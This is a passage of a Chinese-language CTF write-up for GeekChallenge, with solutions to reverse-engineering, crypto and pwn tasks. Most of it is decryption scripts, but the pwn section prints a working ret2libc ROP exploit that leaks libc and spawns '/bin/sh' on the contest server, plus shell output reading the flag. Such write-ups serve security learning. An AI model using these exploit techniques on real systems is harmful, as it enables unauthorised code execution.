    uint32_t v5, v6;
    uint32_t v7[4];
```

```
    v6 =
((data[0]&0xff000000)>>24)|((data[0]&0x00ff0000)>>8)|((data[0]&0x0000ff
00)<<8)|((data[0]&0x000000ff)<<24);
    v5 =
((data[1]&0xff000000)>>24)|((data[1]&0x00ff0000)>>8)|((data[1]&0x0000ff
00)<<8)|((data[1]&0x000000ff)<<24);
    // v6 = data[0];
    // v5 = data[1];

    for (i = 0; i < 4; ++i) {
        v7[i] = (key[4*i+1] << 16) | (key[4*i] << 24) |
                (key[4*i+2] << 8) | key[4*i+3];
    }

    v4 = (-1640531527)*32;
    for (j = 0; j < 32; ++j) {
        v5 -= (((v6 >> 5) ^ (v6 << 4)) + v6) ^ (v4 + v7[(v4 >> 11) &
3]);
        v4 += 1640531527;
        v6 -= (((v5 >> 5) ^ (v5 << 4)) + v5) ^ (v4 + v7[v4 & 3]);
    }

    data[0] =
((v6&0xff000000)>>24)|((v6&0x00ff0000)>>8)|((v6&0x0000ff00)<<8)|((v6&0x
000000ff)<<24);
    data[1] =
((v5&0xff000000)>>24)|((v5&0x00ff0000)>>8)|((v5&0x0000ff00)<<8)|((v5&0x
000000ff)<<24);
    // data[0] = v6;
    // data[1] = v5;
}

int main() {
    uint8_t key[16] =
{ 0x67,0x65,0x65,0x6B,0x32,0x30,0x32,0x35,0x72,0x65,0x76,0x65,0x72,0x73
,0x65,0x21 };


    for(int i=0; i<48; i++){
        encrypted[i] ^= 0x5a;
    }

    for(int i=0; i<48; i+=8){
        dec_block((uint32_t*)(encrypted+i), key);
```

```
    }
    // 现在 encrypted_data 中包含解密后的数据

    for(int i=0; i<48; i++){
        printf("%c", encrypted[i]);
    }

    return 0;
}
```

第二段借助了 AI 的力量，但是一开始不知道为什么没跑出来，最后手动改来改去总算改出来了

```
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>solveEncode2
SYC{St4nd4rd_Funct10n_N0t_4lw4ys_St4nd4rd}
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>
```

SYC{St4nd4rd_Funct10n_N0t_4lw4ys_St4nd4rd}

● [re] ez_pyyy

pyc 逆向，甚至没有 junk code 混淆，直接 pycdc 拿到源码，接下来把流程反过来写就好了，给出代码，不过有点丑，是在反编译出来的东西基础上 CV 大法改出来的

```
# Source Generated with Decompyle++
# File: ____python_______.pyc (Python 3.8)

cipher = [
    48,
    55,
    57,
    50,
    53,
    55,
    53,
    50,
    52,
    50,
```

```
    48,
    55,
    101,
    52,
    53,
    50,
    52,
    50,
    52,
    50,
    48,
    55,
    53,
    55,
    55,
    55,
    50,
    54,
    53,
    55,
    54,
    55,
    55,
    55,
    53,
    54,
    98,
    55,
    97,
    54,
    50,
    53,
    56,
    52,
    50,
    52,
    99,
    54,
    50,
    50,
    52,
    50,
    50,
    54]
```

```python
def str_to_hex_bytes(s = None):
    return s.encode('utf-8')


def enc(data = None, key = None):
    return ((lambda x = None: [ b ^ key for b in x ])(data))

def renc(data = None, key = None):
    return ((lambda x = None: [ b ^ key for b in x ])(data))


def en3(b = None):
    return b << 4 & 240 | b >> 4 & 15
def ren3(b = None):
    return b << 4 & 240 | b >> 4 & 15


def en33(data = None, n = None):
    '''整体 bitstream 循环左移 n 位'''
    bit_len = len(data) * 8
    n = n % bit_len
    val = int.from_bytes(data, 'big')
    val = (val << n | val >> bit_len - n) & (1 << bit_len) - 1
    return val.to_bytes(len(data), 'big')
def ren33(data = None, n = None):
    '''整体 bitstream 循环 you 移 n 位'''
    bit_len = len(data) * 8
    n = n % bit_len
    val = int.from_bytes(data, 'big')
    val = (val >> n | val << bit_len - n) & (1 << bit_len) - 1
    return val.to_bytes(len(data), 'big')

if __name__ == '__main__':
    # flag = ''
    # data = str_to_hex_bytes(flag)
    # data = enc(data, 17)
    # data = bytes((lambda x: [ en3(b) for b in x ])(data))
    # data = data[::-1]
    # data = en33(data, 32)
    # if data.hex() == cipher:
    #     print('Correct! ')
    # else:
    #     print('Wrong! ! ! ! ! ! ! ! ')
    cipher = bytes.fromhex(''.join([chr(c) for c in cipher]))
```

```
    cipher = ren33(cipher, 32)
    cipher = cipher[::-1]
    cipher = bytes(ren3(c) for c in cipher)
    cipher = renc(cipher, 17)
    print(cipher)
    print(bytes(cipher))
```

```
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>D:/python314/python.exe d:/PiYuanZhouLv/sl/Gee
kChallenge/reverse/ez_pyyy.py
[83, 89, 67, 123, 106, 116, 102, 103, 100, 115, 102, 100, 97, 53, 53, 52, 95, 97, 53, 5
2, 100, 56, 97, 115, 53, 51, 125]
b'SYC{jtfgdsfda554_a54d8as53}'
```

SYC{jtfgdsfda554_a54d8as53}

● [re] only_flower

只有一朵花，但其实是一种而不是一朵……

用 IDA 打开，找到红的地方

```
1F
1F loc_40161F:                          ; CODE XREF: _main:loc_40161F↑j
1F                  jmp     short near ptr loc_40161F+1
1F _main            endp
1F
```

发现是指令重叠的花指令，这会使程序忽略第一字节继续执行，所以把第一字节改成 90(nop)就好了，花比较多，多改几次就好了，如果懒的话好像可以写 python 脚本，但是我不会，那就手动改吧

处理完后正常分析，发现只是循环位移+异或的逻辑

```
void __cdecl encrypt(const uint8_t *in, uint8_t *out, size_t len)
{
  size_t klen; // [esp+18h] [ebp-10h]
  size_t i; // [esp+1Ch] [ebp-Ch]

  klen = strlen(KEY);                           // "GEEK2025"
  for ( i = 0; i < len; ++i )
    out[i] = i + rol8(KEY[i % klen] ^ in[i], KEY[i % klen] & 7);// "GEEK2025"
}
```

给出解密代码：

```
target =
[0xA,0x84,0xC2,0x84,0x51,0x48,0x5F,0xF2,0x9E,0x8D,0xD0,0x84,0x75,0x67,0
x73,0x8F,0xCA,0x57,0xD7,0xE6,0x14,0x6E,0x77,0xE2,0x29,0xFE,0xDF,0xCC]
key = [ord(c) for c in "GEEK2025"]
unrol8 = lambda v, k: ((v >> (k & 7)) | (v << (8 - (k & 7))))&0xff
flag = ''.join([chr(unrol8(target[i]-i, key[i%8])^key[i%8]) for i in
range(28)])
print(flag)
```

```
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>D:/python314/python.exe d:/PiYuanZhouLv/sl/Gee
kChallenge/reverse/only_Flower/solve.py
SYC{asdjjasdhjk12wk12ijkejk}
```

SYC{asdjjasdhjk12wk12ijkejk}

● [re] ezRu3t

Samsara怎么这么坏(超大声) 😫 ！！！


是 rust 逆向，反编译乱七八糟的，看了半天也没看出来啥，于是动调

先是一个标准 base64


```
v43[0] = core::str::<impl str>::trim_matches(v51, v52);
v43[1] = v2;
base64::engine::Engine::encode::inner(&v57, &unk_7FF6A929E828, v43[0], v2);// 标准b64
v55 = *((_QWORD *)&v57 + 1);
i_1 = *(_QWORD *)v58;
*(_QWORD *)v60 = 0LL;
```

```
*RAX 000002AF74CD9F00 (debug022) -> ("1234567890123456789O\r\n")
```

```
*RAX 000002AF74CD9F50 (debug022) -> ("MTIzNDU2Nzg5MDEyMzQ1Njc4OTA=")
```




然后有一个 85 个字符的表，猜测是 base85




然后估计是 hex

```
debug022:000002AF74CE06E0 db  33h ; 3
debug022:000002AF74CE06E1 db  39h ; 9
debug022:000002AF74CE06E2 db  36h ; 6
debug022:000002AF74CE06E3 db  39h ; 9
debug022:000002AF74CE06E4 db  34h ; 4
debug022:000002AF74CE06E5 db  66h ; f
debug022:000002AF74CE06E6 db  35h ; 5
debug022:000002AF74CE06E7 db  64h ; d
debug022:000002AF74CE06E8 db  33h ; 3
debug022:000002AF74CE06E9 db  31h ; 1
debug022:000002AF74CE06EA db  33h ; 3
debug022:000002AF74CE06EB db  61h ; a
debug022:000002AF74CE06EC db  32h ; 2
debug022:000002AF74CE06ED db  65h ; e
debug022:000002AF74CE06EE db  32h ; 2
debug022:000002AF74CE06EF db  66h ; f
debug022:000002AF74CE06F0 db  32h ; 2
debug022:000002AF74CE06F1 db  39h ; 9
debug022:000002AF74CE06F2 db  33h ; 3
debug022:000002AF74CE06F3 db  62h ; b
debug022:000002AF74CE06F4 db  33h ; 3
debug022:000002AF74CE06F5 db  61h ; a
debug022:000002AF74CE06F6 db  33h ; 3
debug022:000002AF74CE06F7 db  33h ; 3
```



最后与目标比较

```
RBX 000001D621D45BE0 (debug028) -> ("3c41413b58414d3f2c5f403b545b7240374537373968383b
RCX 000001D621D40760 (debug028) -> ("3967684571396d54596b3a323438713a4b305729396b6d42
RDX 000001D621D45BE0 (debug028) -> ("3c41413b58414d3f2c5f403b545b7240374537373968383b
```



SYC{Ohjhhh_y0u_g3t_Ezzzzz3_Ru3t!@}

● [re] ezSMC


所以妙妙工具有什么用呢？不会用，所以动调

先静态分析，前面是一个 RC4，后面是一个 base58，中间动调

```
v8 = (char *)malloc(4 * ((len + 2) / 3) + 1);
if ( !v8 )
  return 0LL;
v11 = 0;
for ( i = 0; i < len; i += 3 )
{
  v9 = buf[i] << 16;
  if ( len > i + 1 )
    v9 |= buf[i + 1] << 8;
  if ( len > i + 2 )
    v9 |= buf[i + 2];
  v8[v11] = encodee(unsigned char const*,int)::base64_table[(v9 >> 18) & 0x3F];
  v3 = v11 + 1;
  v12 = v11 + 2;
  v8[v3] = encodee(unsigned char const*,int)::base64_table[(v9 >> 12) & 0x3F];
  if ( len <= i + 1 )
    n61 = 61;
  else
    n61 = encodee(unsigned char const*,int)::base64_table[(v9 >> 6) & 0x3F];
  v5 = v12;
  v13 = v12 + 1;
  v8[v5] = n61;
  if ( len <= i + 2 )
    n61_1 = 61;
  else
    n61_1 = encodee(unsigned char const*,int)::base64_table[v9 & 0x3F];
  v7 = v13;
```

发现是一个 base64

先用 CyberChef 解 base 部分



然后用 python 解 RC4，这里的 RC4_plain/RC4_encrypted 是动调提取的明文-密文对

```
RC4_plain =
[0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,
```

```
0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0
x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x
33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x3
7,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31
,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,
0x36,0x37,0x38]
RC4_encrypted =
[0xBD,0xB9,0x3C,0x23,0x49,0xC0,0xB1,0x7B,0x18,0x6A,0xC7,0x3B,0x43,0xB,0
x5E,0xB6,0x1F,0xC6,0x26,0x73,0xD2,0xAF,0xF3,0xD7,0x91,0xDB,0xA7,0x4B,0x
B2,0x4,0x67,0x83,0x2B,0x71,0xE,0xD4,0x5B,0x99,0x20,0x49,0xAF,0x43,0x5C,
0x27,0x34,0x6C,0x1A,0xC4,0x31,0x29,0x66,0xE0,0x35,0x22,0x96,0xA9,0x1,0x
42,0xED,0x5F,0xD,0x8D,0xF9,0xFC,0x39,0x79,0x4D,0xE1,0xAA,0x6E,0x80,0x73
,0x50,0xA6,0x2D,0xEB,0x0,0xCB,0x7F,0x9,0x68,0x38,0xFB,0xCB,0xE0,0x16,0x
DE,0x3B]

enc1 =
'dfd24c6c33beee2b49329e61186012b05da1542dd3f09fb0e9aed330c87477cc'
enc1 = [int(enc1[i:i+2], 16) for i in range(0, len(enc1), 2)]

print(''.join([chr(a^b^c) for a, b, c in zip(RC4_plain, RC4_encrypted,
enc1)]))
```

```
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>D:/python314/python.exe d:/PiYuanZhouLv/sl/GeekChallenge/reverse/SMC.py
SYC{OHhhhhhhh_y0u_Kn0m_SMCCCC@!}
```

SYC{OHhhhhhhh_y0u_Kn0m_SMCCCC@!}

● [re] QYQS の奇妙冒险

一个很简单的异或，提取数据后异或一下就好了

```
QYQS =
[0x2,0x1,0x10,0x2B,0x1C,0x3,0x17,0x39,0x6,0x1,0x22,0x29,0xE,0xB,0x2D,0x
6D,0x6,0x20,0x17,0x7F,0x38]
key = [ord(i) for i in "QYQS"]
print(''.join([chr(i^v^key[i%4]) for i, v in enumerate(QYQS)]))
```

```
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>D:/python314/python.exe d:/PiYuanZhouLv/sl/GeekChallenge/reverse/QYQS_____/QYQSの
奇妙冒险/decrypt.py
SYC{I_@m_QyqS_r1GhT?}
```

SYC{I_@m_QyqS_r1GhT?}

● [re] Gensh1n

一个很简单的虚拟机，并且有调试检测（但好像没有看到实际作用？），简单看一下

```
stack_push((__int64)dest);                    // input
stack_push(i);                                // length == 28
stack_push((__int64)&a1);                     // key+input
                                              // key="geek2025"
stack_push(8LL);                              // keylength
stack_push((__int64)encrypt);                 // callee
stack_push(0LL);                              // calltype
stack_push(4LL);                              // paramcount
reverse_call();
```

这里是核心，调用了 encrypt(input, 28, key, 8)，进到 encrypt

一个典型的 RC4（其实也是最近才反应过来这是 RC4），写一个解密就好了

```
key = 'geek2025'
target =
[0x52,0x59,0xF3,0x8A,0x0,0xF,0xE6,0x56,0x36,0xE5,0xF0,0x33,0x40,0x6E,0x
56,0x81,0x5A,0xE5,0x6F,0x87,0x6F,0x9F,0x21,0xC9,0xA6,0xBB,0x16,0x51]

def decrypt():
    v13 = list(range(256))
    v13.extend([ord(key[i%8]) for i in v13])
    v8 = 0
    for j in range(256):
        v8 += v13[j] + v13[j + 256]
        v8 %= 256
        v13[j], v13[v8] = v13[v8], v13[j]
    v9 = v7 = 0
    for k in range(28):
        v7 += 1
        v7 %= 256
        v9 += v13[v7]
        v9 %= 256
        v13[v7], v13[v9] = v13[v9], v13[v7]
        target[k] ^= v13[(v13[v7]+v13[v9])%256]
```


```
decrypt()
print(''.join([chr(i) for i in target]))
```

```
D:\PiYuanZhouLv\sl\GeekChallenge\reverse>D:/python314/python.exe d:/PiYuanZhouLv/sl/GeekChallenge/reverse/crackYuanshen.py
SYC{50_y0u_pl@y_Gensh1n_too}
```

SYC{50_y0u_pl@y_Gensh1n_too}

● [re] QYQS の奇妙冒险 2

还是一个简单异或……吗？



翻看汇编，发现下面有三段相近的汇编，而根据动调的结果，发现实际执行的是第三段，而第三段有一处指向了一个全局变量：

```
movsxd  rax, [rbp+2D0h+var_11C]
movsx   eax, [rbp+rax+2D0h+Str]
movsxd  rcx, [rbp+2D0h+var_11C]
lea     rdx, aSycMYBeY0uF ; "S\x00\x00\x00Y\x00\x00\x00C\x00\x00\x00"...
cmp     eax, [rdx+rcx*4]
jz      short loc_7FF7E52C28C7
lea     rcx, aQyqs_1    ; "验证失败，请获得QYQS授权\n"
call    sub_7FF7E52C1401
```

```
'S',0,0,0,'Y',0,0,0,'C',0,0,0,'{',0,0,0,'M',0,0,0,'@',0,0,0,'y',0,0
                        ; DATA XREF: true_main+41A↑o
0,'_',0,0,0,'b',0,0,0,'E',0,0,0,'_',0,0,0,'y',0,0,0,'0',0,0,0,'u',0
0,0,'_',0,0,0,'F',0,0,0,'1',0,0,0,'n',0,0,0,'d',0,0,0,'?',0,0,0,'}'
0
```

这才是真 flag

```
In [1]: 'S\x00\x00\x00Y\x00\x00\x00C\x00\x00\x00{\x00\x00\x00M\x00\x00\x00@\x00\x00\x00y\x00\x00\x00_\x00\x00\x00b\x00\
      : x00\x00E\x00\x00\x00_\x00\x00\x00y\x00\x00\x000\x00\x00\x00u\x00\x00\x00_\x00\x00\x00F\x00\x00\x001\x00\x00\x00
      : n\x00\x00\x00d\x00\x00\x00?\x00\x00\x00}\x00'.replace('\x00', '')
Out[1]: 'SYC{M@y_bE_y0u_F1nd?}'
```

SYC{M@y_bE_y0u_F1nd?}

Crypto

● [crypto] Caesar Slot Machine

读题，发现交互输出套了一层凯撒，因为输出的第一个字符是“A”，可以推算出位移，还原数据，但由于凯撒不动数字和标点，所以不解密也是可以的（当时怎么没想到呢……）

接下来就是传入一个x，使得x经过$i \in [1,1000] \cap \mathbb{Z}$次变换$P(x) = ax + b$后模$p$仍为$x$

由于变换次数未知，考虑求出这样的x：

$$x \equiv P(x) = ax + b \ (mod\ p)$$

那么

$$P^i(x) = P^{i-1}\big(P(x)\big) \equiv P^{i-1}(x) \equiv \cdots \equiv x \ (mod\ p)$$

符合要求，而x可以通过下式求出：

$$x \equiv -b(a-1)^{-1} \ (mod\ p)$$

所以我们选择这样的x完成挑战，下面是交互代码：

```
from pwn import *

context(log_level='debug')

io = connect('geek.ctfplus.cn', 31332)

def caesar_encrypt(text, shift):
    result = ""
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
```

```
            result += chr((ord(char) - base + shift) % 26 + base)
        else:
            result += char
    return result

for _ in range(30):
    ln = io.recvuntil(b'\n')
    io.recvuntil(b': ')
    shift = ord('A') - ln[0]
    ln = caesar_encrypt(ln.decode(), shift)
    print(ln)
    a, b, P = int(ln.split('B')[0].split(':')[1]),
int(ln.split('P')[0].split(':')[2]),
int(ln.split('P:')[1].split('\n')[0])
    x = ((P-b)*pow(a-1, -1, P))%P
    assert (a*x+b)%P == x%P
    io.sendline(str(x).encode())
    io.recvline()

io.interactive()
```

```
A: 320517048 B: 175906427 P: 1000000007

[DEBUG] Sent 0x9 bytes:
    b'71392783\n'
[DEBUG] Received 0x2e bytes:
    b'Correct!\n'
    b'Flag: SYC{you_found_the_fixed_point}\n'
[*] Switching to interactive mode
Flag: SYC{you_found_the_fixed_point}
[*] Got EOF while reading in interactive
```

SYC{you_found_the_fixed_point}

• [crypto] ez_lwe

这是一道 Learn With Error 的题目，虽然不是特别懂，但是找到了解法

由$b = As + e$，其中e的元素均在[5900,6000]中，已知b、A，在e不大的情况下，可以通过 CVP 求出s和e，而这里的e略大，但是将e减去5900就不大了，可以通过 LLL+Babai 求出，代码参考：

https://0xffff.one/d/1064

```
from sage.modules.free_module_integer import
IntegerLattice
import numpy as np

def Babai(B, t):
   # not square when using .LLL(), so use
IntegerLattice ...
   B = IntegerLattice(B, lll_reduce=True).reduced_basis
   G = B.gram_schmidt()[0]
   b = t
   for i in reversed(range(B.ncols())):
      b -= B[i] * ((b * G[i]) / (G[i] * G[i])).round()
return t - b

mx = [[...], ...]
rt = [...]
rt = [i-5900 for i in rt]
p = ...

A = matrix(ZZ, mx)
b = vector(ZZ, rt)

r = A.nrows()
c = A.ncols()

pIr = p*identity_matrix(r)
#M = block_matrix([[A.transpose()], [pIr]]) # [x,
k]*[[A.t], [pIr]] = (b-e).t  (but not work ...
M = block_matrix([[pIr], [A.transpose()]]) # [k,
x]*[[pIr], [A.t]] = (b-e).t  (this works ...
br = Babai(M, b)

print('e = %s' % (b-br))
R = IntegerModRing(p)
Ar = matrix(R, mx)
```

```
secret = Ar.solve_right(br)

from functools import reduce
key = reduce(lambda x, y: x*y, [int(i) for i in
secret[:10]], 1)
CC =
int(341178384173936452452328897824338443714482243588094028515024211410706898614912761172113358486784832690072654049505034630800054970898002266465253591720748593159407839306568644061059641180 13)
from Crypto.Util.number import long_to_bytes
print(long_to_bytes(CC^^key))
```

```
: from functools import reduce
key = reduce(lambda x, y: x*y, [int(i) for i in secret[:10]
CC = int(341178384173936452452328897824338443714482243588
from Crypto.Util.number import long_to_bytes
print(long_to_bytes(CC^^key))
```

```
b'SYC{fuck_It_to0_n0s1y_I_wanna_to_slee_121p1p_s1hit1}'
```

SYC{fuck_It_to0_n0s1y_I_wanna_to_slee_121p1p_s1hit1}

Pwn

• [pwn] old_rop

一道基础的 ROP，gadget 挺全的，没有后门，先打印 GOT 泄露 libc 基址，然后再 system('/bin/sh')就好了，给出 exp:

```
from pwn import *

context(arch='amd64', os='linux', log_level='debug')
io = connect('geek.ctfplus.cn', 32683)
# io = gdb.debug('./pwn')
libc = ELF('libc/libc.so.6')
```

```python
write_got = 0x404018
write_plt = 0x401050
pop_rdi_ret = 0x4012d3
pop_rsi_r15_ret = 0x4012d1
vuln_addr = 0x401156

payload = cyclic(0x88)
payload += p64(pop_rdi_ret)
payload += p64(1)
payload += p64(pop_rsi_r15_ret)
payload += p64(write_got)
payload += p64(0)
payload += p64(write_plt)
payload += p64(vuln_addr)

io.recvuntil(b'!')
io.sendafter(b'\n', payload)
write_real = u64(io.recv(8))

libc_base = write_real - libc.sym['write']
log.debug(f'libc base: {libc_base:x}')

payload = cyclic(0x88)
payload += p64(pop_rdi_ret)
payload += p64(next(libc.search(b'/bin/sh'))+libc_base)
payload += p64(libc.sym['system']+libc_base)

io.send(payload)

io.interactive()
```

```
at /flag
[DEBUG] Sent 0xa bytes:
    b'cat /flag\n'
[DEBUG] Received 0x3c bytes:
    b'SYC{runasama_no_purezento:019a8d21b5da7755963f7dd636547238}\n'
SYC{runasama_no_purezento:019a8d21b5da7755963f7dd636547238}
$
```

SYC{runasama_no_purezento:019a8d21b5da7755963f7dd

636547238}

• [pwn] Mission Calculator

一个简单的计算器，给出 exp：

```
from pwn import *

io = connect('geek.ctfplus.cn', 30338)

io.recvuntil(b'start...\n')
io.send(b'\n')
for _ in range(50):
    io.sendline(str(eval(io.recvuntil(b'=', True).split(b':')[-
1])).encode())

io.interactive()
```

```
[+] Opening connection to geek.ctfplus.cn on port 32543: Done
[*] Switching to interactive mode
 Correct!Congratulations! You have completed all 50 math problems.
$ cat /flag
SYC{m4th-15s0-435y-019a8d23a3f37eb9b28f519046d4e4cb}
$
```

SYC{m4th-15s0-435y-

019a8d23a3f37eb9b28f519046d4e4cb}

● [pwn] Mission Cipher Text

有后门，有一个比较大的溢出

```
size_t submit_feedback()
{
  _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("Please enter your feedback:");
  close(1);
  read(0, buf, 0x100uLL);
  return fwrite("\x1B[1m\x1B[95mwe are here waiting for you\x1B[0m\n", 1uLL, 0x29uLL, stderr);
}
```

```
int b4ckd00r()
{
